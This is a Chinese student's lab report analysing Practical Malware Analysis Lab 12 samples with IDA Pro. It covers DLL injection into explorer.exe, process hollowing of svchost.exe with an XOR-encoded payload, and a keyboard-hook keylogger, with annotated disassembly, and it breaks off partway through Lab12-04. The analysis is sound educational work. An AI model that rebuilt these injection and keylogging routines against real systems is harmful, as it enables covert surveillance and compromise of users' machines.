

恶意代码分析与防治技术实验报告——Lab12

学号：2013921

姓名：周延霖

专业：信息安全

一、实验环境

本人的本机是macOS Monterey 12.4，在本机和在Windows XP的虚拟机下共同完成相应的程序的运行以及完成恶意代码分析的实验。

二、实验工具

本次实验主要了解恶意代码一些常见功能，并利用IDA Pro等工具进行分析，现将其列举如下：

- IDA Python
- IDA Pro
- yara
- process monitor

三、实验目的

在本章中，我们由浅入深地探讨了常见的恶意代码隐藏启动方法。这些方法中的很多都涉及操纵系统中的实际内存。例如DLL注入、进程替换以及钩子注入等。另外一些则涉及修改硬盘上的二进制文件，如向一个PE文件增加.detour段的例子。虽然这些技术各不相同，但是它们的目的都是相同的。

为了懂得怎么发现系统中运行的恶意代码，恶意代码分析人员必须能够识别这些启动技术。识别和分析恶意代码的启动技术，是整个分析过程中必不可少的环节，因为所有的启动器只做一件事情：让恶意代码获得运行。

在下面两章中，我们将介绍恶意代码如何加密数据，以及如何通过网络进行通信。

进程注入 *Process Injector*

把恶意代码注入到别的进程中去执行，常用API：VirtualAllocEx，WriteProcessMemory函数等

- DLL注入：写一个DLL加载到目标进程中会自动执行dllmain函数
- 代码注入：注入shellcode

进程替换 *Puppet process*

创建一个合法进程，然后在其内存空间写入恶意程序，最后通过SetThreadContext函数来让入口点指向恶意代码进行执行，也叫傀儡进程

Hook注入 *Hook Injector*

使用SetWindowsHookEx来设置消息Hook

APC注入 *APC Injector*

每个线程都有一个附加的APC队列，在线程处于可警告状态的时候被处理，在这个状态的时候会一次调用APC队列中的所有函数，可通过编写代码用APC抢占可警告状态的线程

- 用户模式的APC使用API：QueueUserAPC，一般会注入目标进程的所有线程，以确保APC很快会被执行
- 内核模式的APC使用API：KeInitializeAPC，KeInsertQueueApc，一般来注入用户层shellcode到用户空间去执行

四、实验内容

- 查看程序可以看到无壳，导入表导入了CreateRemoteThread函数，有点可疑的字符串，如下图所示：

133	604c	0000000c	A	LoadLibraryA
134	605c	0000000c	A	kernel32.dll
135	606c	0000000c	A	Lab12-01.dll
136	6080	0000000d	A	EnumProcesses
137	6090	00000012	A	GetModuleBaseNameA
138	60a4	00000009	A	psapi.dll
139	60b0	00000012	A	EnumProcessModules
140	834a	00000021	U	(((((H

这里看到了导入表没有的LoadLibraryA函数，这里大概率是个DLL注入

lab12-1

分析在Lab12-01.exe 和Lab12-01.dll文件中找到的恶意代码，并确保在分析时这些文件在同一目录中

Q1.在你运行恶意代码可执行文件时，会发生什么？

运行这个恶意代码之后，每分钟在屏幕上显示一次弹出消息，无限弹窗，一关掉就弹出来，无穷无尽：



Q2.哪个进程会被注入？

被注入的进程是explorer.exe:

alg.exe	1624	0	Microsoft Corpor
lsass.exe	776	0	Microsoft Corpor
Explorer.EXE	1716	0	Microsoft Corpor
vmtoolsd.exe	1876	1876	VMware, Inc.
ctfmon.exe	1884	0	Microsoft Corpor
...

模块列表				
名称	安全状态	基址	大小	路径
kernel32.dll	系统文件	0x68000000	0x00036000	C:\WINDOWS\system32\kernel32.dll
Lab12-01.dll	未知文件	0x10000000	0x0000E000	C:\Documents and Settings\Administrator\Lab12-01.dll
NTLDR	系统文件	0x72FA0000	0x00010000	C:\WINDOWS\system32\NTLDR

静态分析：exe程序首先动态获取几个函数地址，如下图所示：

```

.text:00401115      mov     [ebp+var_118], 0
.text:0040111F      push   offset ProcName ; "EnumProcessModules"
.text:00401124      push   offset LibFileName ; "psapi.dll"
.text:00401129      call   ds:LoadLibraryA ; 加载psapi.dll
.text:0040112F      push   eax ; hModule
.text:00401130      call   ds:GetProcAddress ; 获取EnumProcessModules函数地址
.text:00401136      mov     pEnumProcessModules, eax
.text:0040113B      push   offset aGetModulebasen ; "GetModuleBaseNameA"
.text:00401140      push   offset LibFileName ; "psapi.dll"
.text:00401145      call   ds:LoadLibraryA
.text:0040114B      push   eax ; hModule
.text:0040114C      call   ds:GetProcAddress ; 获取GetModuleBaseNameA函数地址
.text:00401152      mov     pGetModuleBaseNameA, eax
.text:00401157      push   offset aEnumprocesses ; "EnumProcesses"
.text:0040115C      push   offset LibFileName ; "psapi.dll"
.text:00401161      call   ds:LoadLibraryA
.text:00401167      push   eax ; hModule
.text:00401168      call   ds:GetProcAddress ; 获取EnumProcesses函数地址
.text:0040116E      mov     pEnumProcesses, eax
.text:00401173      lea     ecx, [ebp+Buffer]
.text:00401179      push   ecx ; lpBuffer
.text:0040117A      push   104h ; nBufferLength
.text:0040117F      call   ds:GetCurrentDirectoryA ; 获取当前目录
.text:00401185      push   offset String2 ; "\\\"
.text:0040118A      lea     edx, [ebp+Buffer]
.text:00401190      push   edx ; lpString1
.text:00401191      call   ds:lstrcatA
.text:00401197      push   offset aLab1201D11 ; "Lab12-01.dll"
.text:0040119C      lea     eax, [ebp+Buffer]
.text:004011A2      push   eax ; lpString1
.text:004011A3      call   ds:lstrcatA ; 拼接路径到当前目录下的Lab12-01.dll
.text:004011A9      lea     ecx, [ebp+var_1120]
.text:004011AF      push   ecx
.text:004011B0      push   1000h
.text:004011B5      lea     edx, [ebp+dwProcessId]
.text:004011BB      push   edx
.text:004011BC      call   pEnumProcesses
.text:004011C2      test    eax, eax ; 执行成功返回非0
.text:004011C4      jnz     short loc_4011D0 ; 非0跳转
.text:004011C6      mov     eax, 1
.text:004011CB      jmp     loc_401342 ; 函数返回
.text:004011D0      ; -----

```

然后进入for循环进行遍历获取到的进程句柄，如下图所示：

```

.text:004011D0 loc_4011D0:                                     ; CODE XREF: _main+141↑j
.text:004011D0      mov     eax, [ebp+var_1120]
.text:004011D6      shr     eax, 2
.text:004011D9      mov     [ebp+var_117C], eax ; 循环次数--进程句柄数
.text:004011DF      mov     [ebp+for_index], 0 ; for循环索引
.text:004011E9      jmp     short loc_4011FA ; 跳过3行, 这下面是for循环
.text:004011EB ; -----
.text:004011EB loc_4011EB:                                     ; CODE XREF: _main:loc_401287↑j
.text:004011EB      mov     ecx, [ebp+for_index]
.text:004011F1      add     ecx, 1 ; 自增1
.text:004011F4      mov     [ebp+for_index], ecx
.text:004011FA loc_4011FA:                                     ; CODE XREF: _main+119↑j
.text:004011FA      mov     edx, [ebp+for_index]
.text:00401200      cmp     edx, [ebp+var_117C]
.text:00401206      jnb     loc_40128C ; 遍历完了没找到就跳出
.text:0040120C      mov     [ebp+hProcess], 0
.text:00401216      mov     eax, [ebp+for_index]
.text:0040121C      cmp     [ebp+eax*4+dwProcessId], 0
.text:00401224      jz      short loc_401242
.text:00401226      mov     ecx, [ebp+for_index]
.text:0040122C      mov     edx, [ebp+ecx*4+dwProcessId]
.text:00401233      push    edx ; dwProcessId
.text:00401234      call   sub_401000 ; 找到explorer.exe进程, 找到返回1
.text:00401239      add     esp, 4
.text:0040123C      mov     [ebp+var_118], eax ; 返回值
.text:00401242 loc_401242:                                     ; CODE XREF: _main+154↑j
.text:00401242      cmp     [ebp+var_118], 1
.text:00401249      jnz     short loc_401287 ; 循环跳转
.text:0040124B      mov     eax, [ebp+for_index]
.text:00401251      mov     ecx, [ebp+eax*4+dwProcessId]
.text:00401258      push    ecx ; dwProcessId
.text:00401259      push    0 ; bInheritHandle
.text:0040125B      push    43Ah ; dwDesiredAccess
.text:00401260      call   ds:OpenProcess ; 打开explorer.exe进程
.text:00401266      mov     [ebp+hProcess], eax
.text:0040126C      cmp     [ebp+hProcess], 0FFFFFFFFh
.text:00401273      jnz     short loc_40127D
.text:00401275      or      eax, 0FFFFFFFFh
.text:00401278      jmp     loc_401342 ; 函数返回
.text:0040127D ; -----
.text:0040127D loc_40127D:                                     ; CODE XREF: _main+1A3↑j
.text:0040127D      mov     [ebp+for_index], 7D0h
.text:00401287 loc_401287:                                     ; CODE XREF: _main+179↑j
.text:00401287      jmp     loc_4011EB ; 循环跳转

```

这里对每个进程句柄都调用了一下sub_401000函数：这个函数的功能是打开进程遍历模块看有没有名字是explorer.exe的模块在，如果有就返回1，然后主程序就会打开进程，跳出循环进入下一步，如下图所示：

```

.text:0040128C loc_40128C:                                ; CODE XREF: _main+136↑j
.text:0040128C      push     4                                ; flProtect
.text:0040128E      push     3000h                             ; flAllocationType
.text:00401293      push     104h                             ; dwSize
.text:00401298      push     0                                ; lpAddress
.text:0040129A      mov      edx, [ebp+hProcess]
.text:004012A0      push     edx                                ; hProcess
.text:004012A1      call     ds:VirtualAllocEx ; 申请内存
.text:004012A7      mov      [ebp+lpBaseAddress], eax
.text:004012AD      cmp      [ebp+lpBaseAddress], 0
.text:004012B4      jnz      short loc_4012BE
.text:004012B6      or       eax, 0FFFFFFFh
.text:004012B9      jmp      loc_401342 ; 函数返回
.text:004012BE ; -----
.text:004012BE loc_4012BE:                                ; CODE XREF: _main+1E4↑j
.text:004012BE      push     0                                ; lpNumberOfBytesWritten
.text:004012C0      push     104h                             ; nSize
.text:004012C5      lea      eax, [ebp+Buffer] ; 路径: 当前目录下的Lab12-01.dll
.text:004012CB      push     eax                                ; lpBuffer
.text:004012CC      mov      ecx, [ebp+lpBaseAddress]
.text:004012D2      push     ecx                                ; lpBaseAddress
.text:004012D3      mov      edx, [ebp+hProcess]
.text:004012D9      push     edx                                ; hProcess
.text:004012DA      call     ds:WriteProcessMemory ; 写入数据, 路径: 当前目录下的Lab12-01.dll
.text:004012E0      push     offset ModuleName ; "kernel32.dll"
.text:004012E5      call     ds:GetModuleHandleA
.text:004012EB      mov      [ebp+hModule], eax
.text:004012F1      push     offset aLoadlibrarya ; "LoadLibraryA"
.text:004012F6      mov      eax, [ebp+hModule]
.text:004012FC      push     eax                                ; hModule
.text:004012FD      call     ds:GetProcAddress ; 获取LoadLibraryA函数地址
.text:00401303      mov      [ebp+lpStartAddress], eax
.text:00401309      push     0                                ; lpThreadId
.text:0040130B      push     0                                ; dwCreationFlags
.text:0040130D      mov      ecx, [ebp+lpBaseAddress]
.text:00401313      push     ecx                                ; lpParameter
.text:00401314      mov      edx, [ebp+lpStartAddress]
.text:0040131A      push     edx                                ; lpStartAddress
.text:0040131B      push     0                                ; dwStackSize
.text:0040131D      push     0                                ; lpThreadAttributes
.text:0040131F      mov      eax, [ebp+hProcess]
.text:00401325      push     eax                                ; hProcess
.text:00401326      call     ds:CreateRemoteThread ; 远程线程DLL注入
.text:0040132C      mov      [ebp+var_1130], eax
.text:00401332      cmp      [ebp+var_1130], 0
.text:00401339      jnz      short loc_401340
.text:0040133B      or       eax, 0FFFFFFFh
.text:0040133E      jmp      short loc_401342 ; 函数返回

```

经典的DLL注入流程

Q3.你如何能够让恶意代码停止弹出窗口?

你可以重新启动explorer.exe进程, 重启电脑也行。

Q4.这个恶意代码样本是如何工作的?

这个恶意代码执行 DLL 注入, 来在explorer.exe 中启动 Lab12-01.dll。一旦Lab12-01.dll 被注入, 它在屏幕上每分钟显示一个消息框, 并通过一个计数器, 来显示已经过去了多少分钟, dllmain函数里直接创建了线程, 如下图所示:

```

.text:100010A0 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:100010A0 _DllMain@12 proc near ; CODE XREF: DllEntryPoint+4B↓p
.text:100010A0
.text:100010A0 var_8 = dword ptr -8
.text:100010A0 ThreadId = dword ptr -4
.text:100010A0 hinstDLL = dword ptr 8
.text:100010A0 fdwReason = dword ptr 0Ch
.text:100010A0 lpvReserved = dword ptr 10h
.text:100010A0
.text:100010A0 push ebp
.text:100010A1 mov ebp, esp
.text:100010A3 sub esp, 8
.text:100010A6 cmp [ebp+fdwReason], 1
.text:100010AA jnz short loc_100010C6
.text:100010AC lea eax, [ebp+ThreadId]
.text:100010AF push eax ; lpThreadId
.text:100010B0 push 0 ; dwCreationFlags
.text:100010B2 push 0 ; lpParameter
.text:100010B4 push offset sub_10001030 ; lpStartAddress
.text:100010B9 push 0 ; dwStackSize
.text:100010BB push 0 ; lpThreadAttributes
.text:100010BD call ds:CreateThread
.text:100010C3 mov [ebp+var_8], eax
.text:100010C6 loc_100010C6: ; CODE XREF: DllMain(x,x,x)+A↑j
.text:100010C6 mov eax, 1
.text:100010CB mov esp, ebp
.text:100010CD pop ebp
.text:100010CE retn 0Ch
.text:100010CE _DllMain@12 endp

```

线程里是个死循环：不断执行弹窗函数：

```


.text:10001030 push ebp
.text:10001031 mov ebp, esp
.text:10001033 sub esp, 18h
.text:10001036 mov [ebp+index], 0
.text:1000103D loc_1000103D: ; CODE XREF: sub_10001030+56↓j
.text:1000103D mov eax, 1 ; while(1)循环
.text:10001042 test eax, eax
.text:10001044 jz short loc_10001088 ; 永远没机会跳转
.text:10001046 mov ecx, [ebp+index]
.text:10001049 push ecx
.text:1000104A push offset Format ; "Practical Malware Analysis %d"
.text:1000104F lea edx, [ebp+Parameter]
.text:10001052 push edx ; Buffer
.text:10001053 call _sprintf ; 拼接字符串, %d是执行的次数
.text:10001058 add esp, 0Ch
.text:1000105B push 0 ; lpThreadId
.text:1000105D push 0 ; dwCreationFlags
.text:1000105F lea eax, [ebp+Parameter]
.text:10001062 push eax ; lpParameter
.text:10001063 push offset StartAddress ; lpStartAddress
.text:10001068 push 0 ; dwStackSize
.text:1000106A push 0 ; lpThreadAttributes
.text:1000106C call ds:CreateThread ; 创建线程, 线程函数是调用MessageBoxA函数
.text:10001072 push 0EA60h ; dwMilliseconds
.text:10001077 call ds:Sleep ; 休息60秒
.text:1000107D mov ecx, [ebp+index]
.text:10001080 add ecx, 1
.text:10001083 mov [ebp+index], ecx
.text:10001086 jmp short loc_1000103D ; while(1)循环
.text:10001088 ; -----
.text:10001088 loc_10001088: ; CODE XREF: sub_10001030+14↑j
.text:10001088 mov eax, 1
.text:1000108D mov esp, ebp
.text:1000108F pop ebp
.text:10001090 retn 4
.text:10001090 sub_10001030 endp

```

分析在Lab12-02.exe文件中找到的恶意代码

Q1.这个程序的目的是什么？

这个程序的目的是秘密地启动另一个程序（键盘记录器），会把在某个窗口下按键的内容记录在exe目录下的：`practicalmalwareanalysis.log`里：



```
practicalmalwareanalysis - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

[Window: Save Resource]
lab122resbin[ENTER]
[Window: - [CPU - 主线程, 模块 - Lab12-02]]

[Window: 保存数据到文件]
lab122resexe[ENTER]
[Window: Program Manager]
c
[Window: ApateDNS]
192168114136
```

Q2.启动器恶意代码是如何隐蔽执行的？

这个程序使用进程替换来秘密执行，程序exe是个启动器，负责启动svchost.exe，然后修改其内存为资源文件的内容，创建傀儡进程来隐蔽执行，资源中的PE文件才是真正功能模块，提取内存中解密后的资源文件拖入IDA，分析：

- 主函数首先获取两样东西：svchost.exe的绝对路径，资源头里解密后的PE文件，然后就进去函数创建傀儡进程了，如下图所示：


```

.text:004014E0      push     ebp
.text:004014E1      mov      ebp, esp
.text:004014E3      sub      esp, 408h
.text:004014E9      cmp      [ebp+argc], 2
.text:004014ED      jnb      loc_401573      ; argc >= 2 时跳转
.text:004014F3      mov      [ebp+lpAddress], 0
.text:004014FA      push     0                ; lpModuleName
.text:004014FC      call     ds:GetModuleHandleA ; 获取当前模块基址
.text:00401502      mov      [ebp+hModule], eax
.text:00401508      push     400h             ; uSize
.text:0040150D      lea      eax, [ebp+ApplicationName]
.text:00401513      push     eax                ; lpBuffer
.text:00401514      push     offset aSvchostExe ; "\\svchost.exe"
.text:00401519      call     sub_40149D        ; 拼接system32目录下的svchost.exe路径
.text:0040151E      add      esp, 0Ch
.text:00401521      mov      ecx, [ebp+hModule]
.text:00401527      push     ecx                ; hModule
.text:00401528      call     sub_40132C        ; 申请空间保存解密和资源文件, 用eax返回
.text:0040152D      add      esp, 4
.text:00401530      mov      [ebp+lpAddress], eax ; 解密出来的PE资源文件首地址
.text:00401533      cmp      [ebp+lpAddress], 0
.text:00401537      jz       short loc_401573 ; 函数返回
.text:00401539      mov      edx, [ebp+lpAddress] ; 资源PE文件
.text:0040153C      push     edx                ; lpBuffer
.text:0040153D      lea      eax, [ebp+ApplicationName] ; svchost路径
.text:00401543      push     eax                ; lpApplicationName
.text:00401544      call     sub_4010EA        ; 创建傀儡进程
.text:00401549      add      esp, 8
.text:0040154C      push     400h             ; Size
.text:00401551      push     0                ; Val
.text:00401553      lea      ecx, [ebp+ApplicationName]
.text:00401559      push     ecx                ; void *
.text:0040155A      call     _memset
.text:0040155F      add      esp, 0Ch
.text:00401562      push     8000h            ; dwFreeType
.text:00401567      push     0                ; dwSize
.text:00401569      mov      edx, [ebp+lpAddress]
.text:0040156C      push     edx                ; lpAddress
.text:0040156D      call     ds:VirtualFree
.text:00401573      loc_401573:                ; CODE XREF: _main+D↑j
.text:00401573                        ; _main+57↑j
.text:00401573      push     3E8h             ; dwMilliseconds
.text:00401578      call     ds:Sleep
.text:0040157E      xor      eax, eax
.text:00401580      mov      esp, ebp
.text:00401582      pop      ebp
.text:00401583      retn

```

- 函数sub_4010EA：先判断缓冲区是不是PE文件，是的话，就创建进程svchost，启动标识为启动后挂起，如下图所示：


```


.text:004010EA      push     ebp
.text:004010EB      mov      ebp, esp
.text:004010ED      sub      esp, 74h
.text:004010F0      mov      eax, [ebp+lpBuffer] ; PE资源文件
.text:004010F3      mov      [ebp+var_4], eax
.text:004010F6      mov      ecx, [ebp+var_4]
.text:004010F9      xor      edx, edx
.text:004010FB      mov      dx, [ecx]
.text:004010FE      cmp      edx, 5A4Dh ; 判断是不是PE文件
.text:00401104      jnz      loc_40131F ; 返回
.text:0040110A      mov      eax, [ebp+var_4]
.text:0040110D      mov      ecx, [ebp+lpBuffer]
.text:00401110      add      ecx, [eax+3Ch]
.text:00401113      mov      [ebp+var_8], ecx
.text:00401116      mov      edx, [ebp+var_8]
.text:00401119      cmp      dword ptr [edx], 4550h
.text:0040111F      jnz      loc_401319
.text:00401125      push     44h ; 'D' ; Size
.text:00401127      push     0 ; Val
.text:00401129      lea      eax, [ebp+StartupInfo]
.text:0040112C      push     eax ; void *
.text:0040112D      call     _memset
.text:00401132      add      esp, 0Ch
.text:00401135      push     10h ; Size
.text:00401137      push     0 ; Val
.text:00401139      lea      ecx, [ebp+ProcessInformation]
.text:0040113C      push     ecx ; void *
.text:0040113D      call     _memset
.text:00401142      add      esp, 0Ch
.text:00401145      lea      edx, [ebp+ProcessInformation]
.text:00401148      push     edx ; lpProcessInformation
.text:00401149      lea      eax, [ebp+StartupInfo]
.text:0040114C      push     eax ; lpStartupInfo
.text:0040114D      push     0 ; lpCurrentDirectory
.text:0040114F      push     0 ; lpEnvironment
.text:00401151      push     4 ; dwCreationFlags
.text:00401153      push     0 ; binheritedHandles
.text:00401155      push     0 ; lpThreadAttributes
.text:00401157      push     0 ; lpProcessAttributes
.text:00401159      push     0 ; lpCommandLine
.text:0040115B      mov      ecx, [ebp+lpApplicationName]
.text:0040115E      push     ecx ; lpApplicationName
.text:0040115F      call     ds:CreateProcessA
.text:00401165      test     eax, eax

```

接下来的操作就是加载PE文件到内存展开，然后设置线程上下文到PE入口点，然后恢复线程开始执行，具体操作就不细看了

Q3. 恶意代码的负载存储在哪里？

这个恶意的有效载荷 (payload) 被保存在这个程序的资源节中。这个资源节的类型是 UNICODE，且名字是 LOCALIZATION，加密存储在资源里：



Q4.恶意负载是如何被保护的?

保存在这个程序资源节中的恶意有效载荷是经过 XOR 编码过的。这个解码例程可以在sub 40132C处找到，而 XOR 字节在0x0040141B 处可以找到，通过加密存储来进行保护，解密程序：

```

1 unsigned int __cdecl sub_401000(int a1, unsigned int a2, char a3)
2 {
3     unsigned int result; // eax
4     unsigned int i; // [esp+0h] [ebp-4h]
5
6     for ( i = 0; i < a2; ++i )
7     {
8         *(_BYTE *)(i + a1) ^= a3; // 异或0x41
9         result = i + 1;
10    }
11    return result;
12}

```

Q5.字符串列表是如何被保护的?

这些字符串是使用在sub_401000处的函数，来进行 XOR 编码的，通过异或进行保护，代码同题4。

lab12-3

分析在Lab12-2实验过程中抽取出的恶意代码样本，或者使用Lab12-03.exe文件。

Q1.这个恶意负载的目的是什么?

这个程序是一个击键记录器，设置键盘钩子，监听键盘输入事件，如下图所示：

```

.text:0040100D      call     ds:AllocConsole ; 为当前进程创建一个控制台
.text:00401013      push     0 ; lpWindowName
.text:00401015      push     offset ClassName ; "ConsoleWindowClass"
.text:0040101A      call     ds:FindWindowA ; 查找控制台窗口, 返回窗口句柄
.text:00401020      mov     [ebp+hWnd], eax
.text:00401023      cmp     [ebp+hWnd], 0
.text:00401027      jz      short loc_401035 ; 查找失败就跳转
.text:00401029      push     0 ; nCmdShow
.text:0040102B      mov     eax, [ebp+hWnd]
.text:0040102E      push     eax ; hWnd
.text:0040102F      call     ds:ShowWindow ; 显示窗口
.text:00401035      loc_401035: ; CODE XREF: _main+27↑j
.text:00401035      push     400h ; Size
.text:0040103A      push     1 ; Val
.text:0040103C      push     offset Str1 ; void *
.text:00401041      call     _memset ; 给一片内存初始化为1
.text:00401046      add     esp, 0Ch
.text:00401049      push     0 ; dwThreadId
.text:0040104B      push     0 ; lpModuleName
.text:0040104D      call     ds:GetModuleHandleA ; 获取当前基址
.text:00401053      push     eax ; hmod
.text:00401054      push     offset fn ; lpfn
.text:00401059      push     13 ; idHook
.text:0040105B      call     ds:SetWindowsHookExA ; WH_KEYBOARD_LL: 监听键盘输入事件
.text:00401061      mov     [ebp+hhk], eax
.text:00401064

```

hook函数：向指定文件写入内容，然后继续传递消息，如下图所示：

```

.text:00401086
.text:00401086      push     ebp
.text:00401087      mov     ebp, esp
.text:00401089      cmp     [ebp+code], 0
.text:0040108D      jnz     short loc_4010AF
.text:0040108F      cmp     [ebp+wParam], 104h
.text:00401096      jz      short loc_4010A1
.text:00401098      cmp     [ebp+wParam], 100h
.text:0040109F      jnz     short loc_4010AF
.text:004010A1      loc_4010A1: ; CODE XREF: fn+10↑j
.text:004010A1      mov     eax, [ebp+lParam]
.text:004010A4      mov     ecx, [eax]
.text:004010A6      push     ecx ; Buffer
.text:004010A7      call     sub_4010C7 ; 向指定文件写入内容
.text:004010AC      add     esp, 4
.text:004010AF      loc_4010AF: ; CODE XREF: fn+7↑j
.text:004010AF      ; fn+19↑j
.text:004010AF      mov     edx, [ebp+lParam]
.text:004010B2      push     edx ; lParam
.text:004010B3      mov     eax, [ebp+wParam]
.text:004010B6      push     eax ; wParam
.text:004010B7      mov     ecx, [ebp+code]
.text:004010BA      push     ecx ; nCode
.text:004010BB      push     0 ; hhk
.text:004010BD      call     ds:CallNextHookEx
.text:004010C3      pop     ebp
.text:004010C4      retn     0Ch
.text:004010C4      fn

```

Q2.恶意负载是如何注入自身的?

这个程序使用挂钩注入，来偷取击键记录，通过SetWindowsHookEx函数设置全局消息钩子来注入自身。

Q3.这个程序还创建了哪些其他文件?

这个程序创建文件practicalmalwareanalysis.log，来保存击键记录。

lab12-4

分析在Lab12-04.exe文件中找到的恶意代码。

- 主函数：首先动态获取几个函数，如下图所示：

```

.text:00401396      mov     [ebp+var_1234], 0
.text:004013A0      mov     [ebp+var_122C], 0
.text:004013AA      push    offset ProcName ; "EnumProcessModules"
.text:004013AF      push    offset aPsapiDll ; "psapi.dll"
.text:004013B4      call    ds:LoadLibraryA
.text:004013BA      push    eax                ; hModule
.text:004013BB      call    ds:GetProcAddress
.text:004013C1      mov     pEnumProcessModules, eax
.text:004013C6      push    offset aGetmodulebasen ; "GetModuleBaseNameA"
.text:004013CB      push    offset aPsapiDll_0 ; "psapi.dll"
.text:004013D0      call    ds:LoadLibraryA
.text:004013D6      push    eax                ; hModule
.text:004013D7      call    ds:GetProcAddress
.text:004013DD      mov     pGetModuleBaseNameA, eax
.text:004013E2      push    offset aEnumprocesses ; "EnumProcesses"
.text:004013E7      push    offset aPsapiDll_1 ; "psapi.dll"
.text:004013EC      call    ds:LoadLibraryA
.text:004013F2      push    eax                ; hModule
.text:004013F3      call    ds:GetProcAddress
.text:004013F9      mov     pEnumProcesses, eax
.text:004013FE      cmp     pEnumProcesses, 0
.text:00401405      jz      short loc_401419 ; 函数获取失败
.text:00401407      cmp     pGetModuleBaseNameA, 0
.text:0040140E      jz      short loc_401419 ; 函数获取失败
.text:00401410      cmp     pEnumProcessModules, 0
.text:00401417      jnz     short loc_401423 ; 应该是个接收进程句柄的数组
.text:00401419      loc_401419:                ; CODE XREF: _main+B5↑j
.text:00401419      ; _main+BE↑j
.text:00401419      mov     eax, 1             ; 函数获取失败
.text:0040141E      jmp     loc_401598         ; 函数返回

```

- 接下来进入for循环遍历进程：找到winlogon.exe进程，具体sub_401000函数分析见题1，后面的分析写题里了就，如下图所示：

```

.text:00401423
.text:00401423 loc_401423: ; CODE XREF: _main+C7↑j
.text:00401423 lea     eax, [ebp+var_1228] ; 应该是个接收进程句柄的数组
.text:00401429 push    eax
.text:0040142A push    1000h
.text:0040142F lea     ecx, [ebp+dwProcessId]
.text:00401435 push    ecx
.text:00401436 call    pEnumProcesses ; 遍历进程
.text:0040143C test    eax, eax
.text:0040143E jnz     short loc_40144A
.text:00401440 mov     eax, 1
.text:00401445 jmp     loc_401598 ; 函数返回
.text:0040144A ; -----
.text:0040144A loc_40144A: ; CODE XREF: _main+EE↑j
.text:0040144A mov     edx, [ebp+var_1228]
.text:00401450 shr     edx, 2 ; /=4
.text:00401453 mov     [ebp+var_145C], edx ; 句柄个数
.text:00401459 mov     [ebp+nIndex], 0 ; 初始化索引为0
.text:00401463 jmp     short loc_401474 ; for循环开始
.text:00401465 ; -----
.text:00401465 loc_401465: ; CODE XREF: _main:loc_4014CF↓j
.text:00401465 mov     eax, [ebp+nIndex]
.text:0040146B add     eax, 1 ; nIndex++
.text:0040146E mov     [ebp+nIndex], eax
.text:00401474 loc_401474: ; CODE XREF: _main+113↑j
.text:00401474 mov     ecx, [ebp+var_145C]
.text:0040147A add     ecx, 1
